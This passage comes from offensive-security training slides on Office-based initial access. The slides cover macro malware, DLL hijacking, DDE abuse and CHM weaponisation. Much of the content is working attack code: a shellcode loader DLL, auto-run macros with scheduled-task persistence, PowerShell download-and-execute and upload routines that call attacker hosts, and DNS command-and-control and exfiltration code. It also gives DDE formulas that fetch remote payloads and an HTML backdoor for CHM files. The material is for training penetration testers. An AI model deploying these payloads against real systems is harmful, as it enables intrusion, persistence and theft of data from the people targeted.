## RTF + Signed binary + DLL hijacking + Custom MSF loader

```
int MsiGetProductInfoA(int argc, char * argv[]) {  
    FreeConsole();  
    ULONG32 size;  
    char * buffer;  
    void (*function)();  
    winsock_init();  
    SOCKET my_socket = wsconnect(server, atoi(serverp));  
    int count = recv(my_socket, (char *)&size, 4, 0);  
    if (count != 4 || size <= 0)  
        punt(my_socket, "error lenght\n");  
    buffer = VirtualAlloc(0, size + 5, MEM_COMMIT,  
PAGE_EXECUTE_READWRITE);  
    if (buffer == NULL)  
        punt(my_socket, "error in buf\n");  
    buffer[0] = 0xBF;  
    memcpy(buffer + 1, &my_socket, 4);  
    count = recv_all(my_socket, buffer + 5, size);  
    function = (void (*)())buffer;  
    function();  
    return 0;  
}
```

There are two functions in msi.dll (kavremover.exe's DLL that is being searched during execution) called *GetInfo* and *MsiGetProductInfoA*. We choose *MsiGetProductInfoA*.



## 1.3.1 Custom macro development



RTF + Signed binary + DLL hijacking + Custom MSF loader

Now, since we know that RTF files do not support macros, let's see how we can automate the whole attack from a macro-supporting file.

eLearnSecurity  
Forging security professionals



# 1.3.1 Custom macro development



## RTF + Signed binary + DLL hijacking + Custom MSF loader

```
Public Declare PtrSafe Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As LongPtr) 'For 64 Bit Systems

Sub AutoOpen()
Dim executable As String

temp_path = Environ("TEMP") + "\"

RTF_EXTENSION = ".rtf"
qwerty = temp_path + "save_as_rtf" + RTF_EXTENSION

Selection.WholeStory
Selection.Copy
Documents.Add Template:="Normal", NewTemplate:=False, DocumentType:=0
Selection.PasteAndFormat (wdPasteDefault)
ActiveDocument.SaveAs FileName:=qwerty, FileFormat:= _
    wdFormatRTF, LockComments:=False, Password:="", AddToRecentFiles:= _
    True, WritePassword:="", ReadOnlyRecommended:=False, EmbedTrueTypeFonts:= _
    False, SaveNativePictureFormat:=False, SaveFormsData:=False, _
    SaveAsAOCELetter:=False
Sleep (2)

Application.Documents("clone_as_rtf.rtf").Close (Word.WdSaveOptions.wdDoNotSaveChanges)
Sleep (2)

Shell ("cmd /c start winword %TEMP%\save_as_rtf.rtf & timeout 5 & %TEMP%\kavremover.exe")

End Sub
```

Saving the current document as an RTF file into the TEMP directory.

When saving the current document as an RTF file, this RTF file is automatically opened. The problem with this automatic opening is that the embedded OLE objects are not dropped into the TEMP directory. So, we have to programmatically access and close the created RTF file.

Programmatically re-opening the created RTF file (this way the embedded OLE objects will be dropped into the TEMP directory), waiting for about 4-5 seconds and executing kavremover.exe to trigger the DLL hijacking vulnerability.

Since RTF files do not support macros we are using a macro-supporting file such as a DOC file.



## 1.3.1 Custom macro development



### Case 6: Embedding an executable in a macro. (executable2vbs)

The following macro malware contains an executable inside its code in the form of hex dumps in strings. The embedded executable is going to be “re-assembled”, dropped in a temporary directory and executed from there.

Caendra Security  
Forging security professionals



## 1.3.1 Custom macro development



Executable2vbs

The same could be performed with a DLL file, in case executables are blocked. There are numerous ways to embed and execute an executable or DLL inside an Office file. The easiest way is using Didier Stevens' [file2vbscript](#) python script.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



Executable2vbs

Once again, since the on-disk footprint of this attack is large, we have to make sure our malicious executable or DLL is capable of evading defenses. To accomplish this, we can use the custom MSF loader of the previous case or the PowerShell based beaconing malware we will cover later on.

eLearnSecurity  
Forging security professionals



### 1.3.1 Custom macro development

# Executable2vbs

Executing the “re-assembled” executable.

The executable is embedded inside the macro in the form of hex dumps in strings.

Writing the embedded executable to the temporary file.

Here we explain the macro's main functionality. In the case of an embedded DLL, *LoadLibrary* would be called to load our library in the Office application's process. To do this, the following should be added in our macro, among other things.

```
Private Declare Function LoadLibrary Lib  
"KERNEL32" Alias "LoadLibraryA" (ByVal  
strFileName As String) As Long  
Private Declare Function FreeLibrary Lib  
"KERNEL32" (ByVal hLibrary As Long) As Long
```



## 1.3.1 Custom macro development



### Case 7: Network-tracing macro

This macro malware performs network sniffing by leveraging PowerShell's network tracing capabilities. Specifically, it drops and executes a hardcoded PS1 script that does all the heavy lifting.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Network tracing macro

A macro malware with network tracing capabilities can prove handy for reconnaissance activities.

You can find the source code on the following link.

<https://gist.github.com/anonymous/a3ebd8928135ae29fc341c6036bc7eac>



## 1.3.1 Custom macro development



### Case 8: The APT perspective: Multi-stage macro malware using DNS for payload retrieval and exfiltration

In this case we will analyze the tactics, techniques and procedures (TTPs) of a macro malware that was used by an APT group.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Multi stage macro malware using DNS

The macro malware had embedded encoded malicious scripts, dropped various files on its host, performed enumeration activities and used DNS for both payload retrieval and exfiltration purposes, all to remain under the radar.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Multi stage macro malware using DNS

It is a great case-study of how various techniques can be combined to evade defenses and remain stealthy. You can find a similar source code to the one we will analyze below in the following link.

<https://gist.github.com/anonymous/d0da355e5c21a122866808d37234cd5d>

Forging security professionals



# 1.3.1 Custom macro development



## Multi stage macro malware using DNS

```
Sub Init()
    Set UpdateVbs = ActiveWorkbook.Worksheets("Incompatible").Cells(1, 25)
    Set DnsPs1 = ActiveWorkbook.Worksheets("Incompatible").Cells(1, 26)
    Set wss = CreateObject("WScript.Shell")
    Set fso = CreateObject("Scripting.FileSystemObject")

    If Not (fso.FileExists(wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\update.vbs")) Then
        fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\up")
        fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\dn")
        fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\tp")
        'wss.Run "powershell.exe " & Chr(34) & "& {waitfor haha /T 2}" & Chr(34),0
        'Application.Wait (Now + TimeValue("00:00:05"))
        'Call Extract(UpdateVbs, wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\update.vbs")
        'Call Extract(DnsPs1, wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\dns.ps1")
        'Application.Wait (Now + TimeValue("00:00:01"))
        'wss.Run "powershell.exe " & Chr(34) & "& {(Get-Content $env:Public\Libraries\update.vbs) -replace '__',(Get-Random) | Set-Content $env:Public\Libraries\update.vbs}" & Chr(34),0
        '-----
        cmd = "powershell
""&$f=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('' & UpdateVbs &
"'')); Add-Content '' & wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\update.vbs" & '',
$f; $f=[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('' & DnsPs1 & '')); Add-Content '' & wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\dns.ps1" & '' $f;(Get-Content
$env:Public\Libraries\update.vbs) -replace '__',(Get-Random) | Set-Content
$env:Public\Libraries\update.vbs"""
        CreateObject("WScript.Shell").Run cmd, 0
        '-----
        wss.Run "schtasks /create /F /sc minute /mo 3 /tn " & Chr(34) & "GoogleUpdateTaskMachineUI" &
Chr(34) & "/tr " & wss.ExpandEnvironmentSettings("%PUBLIC%") & "\Libraries\update.vbs", 0
        Set wss = Nothing
        Set fso = Nothing
    End If
```

Retrieving base64-encoded content from specified cells contained in a worksheet named “Incompatible”.

Performing a presence check regarding a file at the path %PUBLIC%\Libraries\update.vbs. If the file is missing, the macro creates three different directories under %PUBLIC%\Libraries. The created directories are named “up”, “dn”, and “tp”.

PowerShell is utilized to base64 decode the retrieved content from the worksheet. The decoded content is then dropped into two different files: %PUBLIC%\Libraries\update.vbs and %PUBLIC%\Libraries\dns.ps1

Finally as a persistence mechanism a scheduled task is created by the macro with name: GoogleUpdateTaskMachineUI, which executes update.vbs every three minutes.

Here we analyze the macro malware’s Init function, only. This is the first function called by the malware.



## 1.3.1 Custom macro development



### Multi stage macro malware using DNS

Inside the macro there is code that actually displays additional spreadsheet data when the user enables macros.

This is an interesting technique that eliminates suspicion.

```
Sub ShowHideSheets()
    If ActiveWorkbook.Worksheets(1).Visible Then
        Dim WS_Count As Integer
        Dim I As Integer
        WS_Count = ActiveWorkbook.Worksheets.Count
        For I = 1 To WS_Count
            ActiveWorkbook.Worksheets(I).Visible = True
        Next I
        ActiveWorkbook.Worksheets(1).Visible = False
        ActiveWorkbook.Worksheets(2).Activate
    End If
End Sub
```

Forging security professionals



# 1.3.1 Custom macro development



## Multi stage macro malware using DNS

```
HOME="%public%\Libraries\"  
Server="http://attacker.domain  
Dwn="powershell ""&{$wc=(new-object  
System.Net.WebClient);while(1){try{$r=Get-  
Random;$wc.DownloadFile('&SERVER&'-_&m=d','&HOME&dn\'+$r+'.-_');Rename-  
Item -path ('&HOME&dn\'+$r+'.-_') -newname ($wc.ResponseHeaders['Content-  
Disposition'].Substring($wc.ResponseHeader['Content-  
Disposition'].IndexOf('filename=')+9))}catch{break}}}"  
CreateObject("WScript.Shell").Run Replace(Dwn, "-_", "dwn"),0  
DownloadExecute="powershell ""&{$r=Get-Random;$wc=(new-object  
System.Net.WebClient);$wc.DownloadFile('&SERVER&-  
_&m=d','&HOME&dn\'+$r+'.-_');Invoke-Expression ('&HOME&dn\'+$r+'.-_>  
&HOME&up\'+$r+'.-_');Rename-Item -path ('&HOME&up\'+$r+'.-_') -newname  
($wc.ResponseHeaders['Content-  
Disposition'].Substring($wc.ResponseHeader['Content-  
Disposition'].IndexOf('filename=')+9+'.txt'));Get-ChildItem "&HOME&\up |  
ForEach-Object {if((Get-Item ($_.FullName)).length -gt  
0){wc.UploadFile('&SERVER&upl&m=u',$_._.FullName)};Remove-item  
$_._.FullName};Remove-Item ('&HOME&dn\'+$r+'.-_")}"  
CreateObject("WScript.Shell").Run Replace(DownloadExecute, "-_", "bat"),0  
DnsCmd="powershell -ExecutionPolicy Bypass -File "&HOME&"dns.ps1"  
CreateObject("WScript.Shell").Run DnsCmd,0
```

Utilizes PowerShell to download content from the URI

<http://attacker.domain/update.aspx?req=xxx\dwn&m=d> and saves it in the directory %PUBLIC%\Libraries\dn.

Utilizes PowerShell to download a batch file from the URI

<http://attacker.domain/update.aspx?req=xxx\bat&m=d> and saves it in the directory %PUBLIC%\Libraries\dn.

Performs an HTTP POST request with the intention of uploading the results to the URI  
<http://attacker.domain/update.aspx?req=xxx\upl&m=u>.

Executes the PowerShell script dns.ps1, which is used for the purposes of payload retrieval and data exfiltration using DNS.

### First Stage Download

Here we analyze the dropped update.vbs file, which will be executed every three minutes, from a created scheduled task.



## 1.3.1 Custom macro development



### Multi stage macro malware using DNS

During the attack the APT group dropped a custom version of mimikatz and a batch file (shown below) to obtain critical system information, such as the hostname, user and group accounts, local and domain administrator accounts, etc.

```
whoami & hostname & ipconfig /all & net user /domain 2>&1 & net group /domain 2>&1 & net group "domain admins" /domain  
2>&1 & net group "Exchange Trusted Subsystem" /domain 2>&1 & net accounts /domain 2>&1 & net user 2>&1 & net localgroup  
administrators 2>&1 & netstat -an 2>&1 & tasklist 2>&1 & sc query 2>&1 & systeminfo 2>&1 & reg query  
"HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" 2>&1
```

Forging security professionals



# 1.3.1 Custom macro development



## Multi stage macro malware using DNS

```
function SendReceiveDNS ($d)
{
    $cnt = 0;
    while ($cnt -lt 20)
    {
        try
        {
            $mydata = ([System.Net.DNS]::GetHostByName($d+$global:myhost).AddressList[0]);
            $mydata = ($mydata | ForEach-Object {$_.IPAddressToString});
            $cnt = 25;
        }
        catch
        {
            Start-Sleep -m 500;
            $cnt++;
        }
    }

    if(-not($cnt -eq 25))
    {
        ('#'+'##');
    }

    elseif($global:myflag -eq 0 -and $mydata.StartsWith('33.33.'))
    {
        $tmp = $mydata.Substring(6).Split('.');
        $global:filename = ([char] [int] $tmp[0]) + ([char] [int] $tmp[1]);
        $global:myflag = 1;
    }

    elseif ($mydata.Equals('35.35.35.35'))
    {
        $global:myflag = 0;
    }

    elseif ($global:myflag -eq 1)
    {
        $tmp = $mydata.Split('.');
        [System.IO.File]::AppendAllText($global:myhome+'\tp\'+$global:filename+'.bat', (([char] [int] $tmp[0]) + ([char] [int] $tmp[1]) +
        ([char] [int] $tmp[2]) + ([char] [int] $tmp[3])));
    }

    elseif($global:myid -eq '#'+'##')
    {
        ([char] [int] $mydata.Split('.')[0]);
    }
}
```

The malware's DNS communication parts included the following steps.

1. The script requests an ID from the attacker's domain, using DNS.
2. The attacker's C2 server is queried for instructions. If no further actions are required, the execution of the script is stopped and will be executed again along with the next execution of update.vbs
3. There is a pattern the malware can identify, when an action is required. This pattern comes in the form a specifically formatted IP address. Specifically, 33.33.xx.yy. If this pattern is identified, a file is created at %PUBLIC%\Libraries\tp\chr(xx)chr(yy).bat. Those xx.yy octets will contain the payload, which will be eventually embedded into the abovementioned BAT file. When the 35.35.35.35 IP is returned, the payload transfer would be complete.
4. Once the whole payload has been constructed, the BAT file will be executed and the results will be stored at %PUBLIC%\Libraries\tp\chr(xx)chr(yy).txt.
5. The abovementioned BAT script's results will then exfiltrated through DNS requests.
6. All evidence of execution on disk are finally deleted.

### Data Exfiltration over DNS

Here we analyze the dropped dns.ps1. Specifically, its DNS communication parts. The source code excerpt demonstrates step 2 above.



## 1.3.1 Custom macro development



### Multi stage macro malware using DNS

To better understand the DNS query structure used by the malware refer to the following table.

Subdomain used to request for BotID, used in step 2 above	[00][botid]00000[base36 random number]30
Subdomain used while performing file transfers used in step 3 above	[00][botid]00000[base36 random number]232A[hex_filename][i-counter]
Subdomain used while performing file upload, used in step 5 above	[00][botid][cmdid][partid][base36 random number][48-hex-char-of-file-content]

Forging security professionals



## 1.3.1 Custom macro development



### Multi stage macro malware using DNS

In addition, two great resources on using DNS through PowerShell are the following.

<http://www.labofapenetrationtester.com/2015/01/fun-with-dns-txt-records-and-powershell.html>

<http://0entropy.blogspot.gr/2012/04/powershell-metasploit-meterpreter-and.html>



## 1.3.1 Custom macro development



### Case 9: The forbidden fruit: Macro malware performing direct shellcode injection.

There are numerous techniques which can be used inside a macro to perform direct shellcode injection, since VBA can directly interact with Windows APIs.



## 1.3.1 Custom macro development



### Macro based shellcode injection

Even though the above is a quite stealthy technique, in terms of payload execution, we wouldn't recommend using it since not only can it not be easily obfuscated, it will also get picked up by [Microsoft EMET](#), at the time of the injection into the Microsoft Office software targeted.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Macro based shellcode injection

Evasion techniques to avoid getting caught by EMET exist, like the one presented on the link below, the amount of extra noise they produce is significant though.

<https://labs.mwrinfosecurity.com/assets/BlogFiles/one-template-to-rule-them-all-t2.pdf>

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Case 10: Macros on PowerPoint

The equivalent of automatically run macros on PowerPoint is PowerPoint's **Custom Actions**. Malware authors seem to be using PowerPoint and **Custom Actions** lately instead of Microsoft Word and Excel files with macros.

CELESTE Security  
Forging security professionals



## 1.3.1 Custom macro development



Powerpoint: Custom Actions

For example, if we would like to trigger a Visual Basic module inside a PowerPoint handled file using **Custom Actions**, we would do the following. Once the developer tab is enabled (File – Options – Customize Ribbon) go to Developer and click Visual Basic. Then click Insert and choose Module. This is where you will place your malicious code.



## 1.3.1 Custom macro development



Powerpoint: Custom Actions

Now let's create a triggering mechanism. Go to *Insert*, click the item which you want to associate the action with and click on *Action*. Then you can choose either the *Mouse Click* or *Mouse Over* tabs and then click on *Run macro* to associate the module you have inserted before with the action.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



Powerpoint: Custom Actions

If you want to automatically execute the Visual Basic module you inserted without using **Custom Actions**, you can do this by adding an Office 2007 Custom UI part.

The procedure is as follows.

eLearnSecurity  
Forging security professionals



# 1.3.1 Custom macro development



Powerpoint: Custom Actions

1. Insert the module you want and save the PowerPoint presentation as a macro-supporting PowerPoint file type
  
2. Unzip the PowerPoint file you saved

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Powerpoint: Custom Actions

3. Edit the \_rels/.rels file to add the following line right before the last </Relationships>. <Relationship Type="http://schemas.microsoft.com/office/2006/relationships/ui/extensibility" Target="/customUI/customUI.xml" Id="Rd6e72c29d34a427e" />
4. Create a new directory on the same level as the \_rels directory called “customUI”.



## 1.3.1 Custom macro development



### Powerpoint: Custom Actions

5. Inside customUI directory create a customUI.xml file containing the following. <customUI xmlns="http://schemas.microsoft.com/office/2006/01/customui" onLoad="name of your VBA module" ></customUI>
6. Zip the whole directory and rename it to the filename you used to save the original PowerPoint presentation

Caendra Security  
Forging security professionals



# 1.3.1 Custom macro development



Powerpoint: Custom Actions

Now, your VBA module will automatically run as soon as the user enables macros.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



Finally, a similar technique exists that can prove handy in restricted environments where macros are disabled globally. This technique utilizes OLE Objects and Custom Animation. For details please refer to the [OLE Objects](#) part of this module.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



Evading AVs is a crucial part of macro-based attacks. It is recommended that you perform manual or automated VBA obfuscation techniques prior to the attack. For an automated tool performing VBA obfuscation, please refer to the following link. <https://github.com/Pepitoh/Vbad>.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



Later in the course we will dedicate a whole module to evading both network-based and endpoint-based defenses.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



We have barely scratched the surface as far as custom macro development is concerned. Malicious macro development can only be limited by the author's imagination.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



We chose to illustrate some macro malware cases to give you an idea of how Visual Basic for Applications, PowerShell, WMI scripting and Windows Script Host are being used by malware authors.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



Bottom line is you can pretty much implement anything you can imagine, leveraging the abovementioned technologies, from inside a macro.

eLearnSecurity  
Forging security professionals



## 1.3.1 Lab

 MAP REF VIDEO LAB

131



### Custom Macro Development



Molina Ekarni ID - 17264

**eLearnSecurity**  
Forging security professionals




## 1.3.1 Video



132



### Delivering a Triggerable Outlook Malware via Macros



**eLearnSecurity**  
Forging security professionals



## 1.3.2 Abusing Office capabilities



The Microsoft Office Suite contains built-in functionality that can greatly assist us while trying to gain an initial foothold on a network.

### In this section, we will:

- Go through Office functionality that can be abused for effective social engineering.

\*To return to slide 86, click [HERE](#).

\*\*To return to slide 125, click [HERE](#).



## 1.3.2 Abusing Office capabilities



### Case 1: Object Linking and Embedding (OLE) Objects

In restricted environments where macros are globally disabled, malware authors misuse the legitimate Office object linking and embedding (OLE) capability to trick users into enabling and downloading malicious content.

CECIL HSECURITY  
Forging security professionals



## 1.3.2 Abusing Office capabilities



OLE Objects

**Object Linking and Embedding (OLE)** is a proprietary technology developed by Microsoft that allows embedding and linking to documents and other objects.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### OLE Objects

Specifically, according to [Microsoft](#):

The Object Linking and Embedding (OLE) Data Structures allow data from one application to be stored in the document of another application. The first application is called the creating application and the second application is called the container application. The data itself is called an embedded object.

Forging security professionals



## 1.3.2 Abusing Office capabilities



### OLE Objects

For example, a user can embed a spreadsheet (which is data that belongs to the spreadsheet application) in a word-processing document.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### OLE Objects

When the word-processing application displays the document to the user, it can establish that the spreadsheet data belongs to the spreadsheet application and the word-processing application can interact with the spreadsheet application to display the spreadsheet data to the user.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### OLE Objects

There are limitless possibilities on what we can embed inside an Office document, leveraging Office's object linking and embedding (OLE) capability .

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



OLE Objects

We can embed malicious Office documents, VBS files, JS files, EXE files, HTA files, CHM files etc.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### OLE Objects

It should be noted that a great advantage of using OLE objects in our social engineering engagements is the fact that we can customize both the extension and the icon, at least before the target actually clicks the embedded object.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### OLE Objects

Let's see an example of triggering an embedded OLE object inside a PPSM PowerPoint file. First let's insert the file we want to embed.

To do this follow the procedure below.



## 1.3.2 Abusing Office capabilities



### OLE Objects

Navigate to *Insert* tab and click on *Object*. Then, on the *object type* list choose *package* and locate the file you want to embed (in this step you can customize the filename, extension and icon of your embedded object).

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### OLE Objects

Now, let's setup an automatic triggering mechanism using a custom animation. To do this follow the procedure below.

**eLearnSecurity**  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### OLE Objects

- Choose the OLE object you embedded. Go to the *Animations* tab and click on *Add Navigation*. From the drop down menu choose *OLE Action verbs* and click on *Activate Contents*.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### OLE Objects

- Now again on the *Animation* tab choose *Animation Pane*. Navigate to the *Animation Pane* that showed up, you should see an Object. Click on the down arrow at the right side of the Object to activate a drop down menu and choose the *Start After Previous* option.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### OLE Objects

By the time the user opens the PPSM PowerPoint file our embedded OLE object will be triggered and a dialog will appear requesting the user's consent to execute the embedded object.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### Case 2 : Exploiting MS16-032 via Excel DDE without macros

DDE (Dynamic Data Exchange) is an old Microsoft technology used to facilitate data transfer between applications, a form of Inter-Process Communication (IPC).

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

DDE actually sends messages between applications that share data and uses shared memory to exchange data between applications. The security risks in the context of web applications are described [here](#) by James Kettle.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

Imagine the following contents in spreadsheet's cell.

```
=cmd//c calc.exe!A1
```

Excel will execute the first part of the payload, which is cmd.exe. The second part is actually the arguments for cmd.exe.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

It should be noted that arguments have to be inside single quotes and that there are length restrictions on both the executable and the arguments. For example interacting with PowerShell directly is not possible due to the abovementioned restrictions.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

This is why we will pass PowerShell.exe as an argument to cmd.exe and instruct PowerShell to load a script from a remote location and execute it leveraging DDE.

For **encoded** payloads we would use the following:

```
=cmd|'/c powershell.exe -w hidden $e=(New-Object  
System.Net.WebClient).DownloadString(\"https://trusted.  
domain/script.base64\");powershell -e $e'!A1
```



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

And the following for **decoded** scripts.

```
=cmd|'c powershell.exe -w hidden $e=(New-Object  
System.Net.WebClient).DownloadString(\"https://trusted.  
domain/script.ps1\");IEX $e'!A1
```

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

In the case of an internal penetration test, the attack can be even stealthier by pointing “cmd /c” directly at a BAT script hosted in a WebDAV directory.

```
=cmd//c \\evilserver.com\sp.bat;IEX $e'!A1
```

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

When the target opens a CSV or Excel file containing such a value in a field, Excel knows that this DDE reference could be dangerous and issues a couple of warnings (script.ps1 in this case includes a PowerShell Empire stager).

eLearnSecurity  
Forging security professionals



# 1.3.2 Abusing Office capabilities



## MS16-032 via Excel DDE

The screenshot shows a Microsoft Excel interface. The formula bar contains the following text:  
=cmd|'/c powershell.exe -w hidden \$e=(New-Object System.Net.WebClient).DownloadString(\"http://trusted.domain/script.ps1\");!EX \$e!\_xlbgmn.A1

In cell A1, there is an error message: #REF!. The status bar at the bottom of the Excel window displays the text "Microsoft Excel" and "eLearn Forging IDA".

The terminal session is running under root@kali: /opt/Empire. The output shows:

```
EMPIRE
180 modules currently loaded
1 listeners currently active
0 agents currently active

(Empire) > [+] Initial agent ZMDYFMDXWPREXHLC from [REDACTED] now active
agents

[*] Active agents:
Name          Internal IP      Machine Name    Username      Process      Delay      Last Seen
ZMDYFMDXWPREXHLC [REDACTED] [REDACTED] [REDACTED] powershell/2392 5/0.0 2017-03-25 10:23:26
```

A Microsoft Excel dialog box is visible in the foreground, asking if the user wants to start the application 'CMD.EXE'. The dialog box has 'Yes' and 'No' buttons.



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

Consequently, Excel's DDE can prove handy on environments where macros are globally disabled.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

Let's now see how we can combine Excel's DDE functionality with a well known exploit to gain a reverse shell with SYSTEM privileges, without using any macros.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

Windows suffered from a vulnerability in its secondary login function, which had a race condition for a leaked elevated thread handle, this vulnerability was fixed as [MS16-032](#). For more details please refer [here](#).

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



MS16-032 via Excel DDE

A PowerShell exploit was released for this vulnerability by FuzzySecurity. In order to remotely load and execute the exploit leveraging Excel's DDE functionality you can use the following modified MS16-032 exploit.

eLearnSecurity  
Forging security professionals



## 1.3.2 Abusing Office capabilities



### Case 3: Office-handled links

When a user clicks on an HTML page having the following format, Microsoft Word will be run to handle the opening of the served document. Links like that could be misused for phishing purposes.

```
<html>
<a href="ms-word:nft|u|http://attacker.domain/malicious.docx">Click Me</a>
</html>
```

Forging security professionals



## 1.3.3 Uncommon extensions



There are limitless possibilities on weaponizing/backdooring uncommon file types. In this section we will discuss a subset of them that has proven to be effective and we will combine them with both custom and security tool-derived code to launch attacks.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



Specifically, we will cover:

- CHM files containing a custom JavaScript backdoor
- HTA files containing a custom JavaScript backdoor
- LNK files
- IQY files for credential and NTLM hash harvesting
- MSG files to evade email defenses
- RTF files for auto-dropping



## 1.3.3 Uncommon extensions



### **Microsoft Compiled HTML Help (CHM) files**

Microsoft Compiled HTML Help (CHM) is a Microsoft proprietary online help format, consisting of a collection of HTML pages, an index and other navigation tools.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### CHM Files

The files are compressed and deployed in a binary format with the extension CHM, for Compiled HTML. The format is often used for software documentation.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



CHM Files

One important thing should be noted with performing social engineering attacks containing CHM files via email. When users download the file themselves, they have to right-click the CHM file, select properties and check the “unblock” box.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



### CHM Files

This could be easily bypassed using the download an execute macro we covered. It seems CHM files downloaded programmatically do not have to be “unblocked” to be executed.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



CHM Files + Custom JS Backdoor

First, let's combine a CHM file with a custom JavaScript backdoor and then we will use our custom JavaScript backdoor to perform a multi-stage attack. Our custom JavaScript backdoor will utilize an offensive technique brought to light by the *Win32/Poweliks* malware.

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



CHM Files + Custom JS Backdoor

For the specifics of the abovementioned offensive technique please refer to the following link.

<https://thisissecurity.stormshield.com/2014/08/20/poweliks-command-line-confusion/>

eLearnSecurity  
Forging security professionals



## 1.3.3 Uncommon extensions



CHM Files + Custom JS Backdoor

Numerous CHM file creating programs exist. To weaponize a CHM file with a custom JavaScript backdoor you have to insert the following HTML file inside the CHM file. You can find the abovementioned HTML's source code in the following link.

<https://gist.github.com/anonymous/15e99d0fd883692bd2e300634ed3c09b>

Caendra Security  
Forging security professionals



## 1.3.3 Uncommon extensions



### CHM Files + Custom JS Backdoor

```
<!DOCTYPE html><html><head><title>Click Me</title></head></body>
This is a demo ! <br>
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"
width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1"
value=',rundll32.exe, javascript:"\.\_mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1")
;h.Open("GET","http://attacker.site/connect",false);try{h.Send();b=h.R
esponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run
("cmd /c taskkill /f /im rundll32.exe",0,true);}'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
</body></html>
```

Instantiate a WinHttpRequest Object.

Initialize an HTTP request.

Send the HTTP request.

Evaluate the payload.

**HTML file containing a JavaScript backdoor for CHM weaponization.**

The backend is based on a custom version of [JSRat-Py project](#).



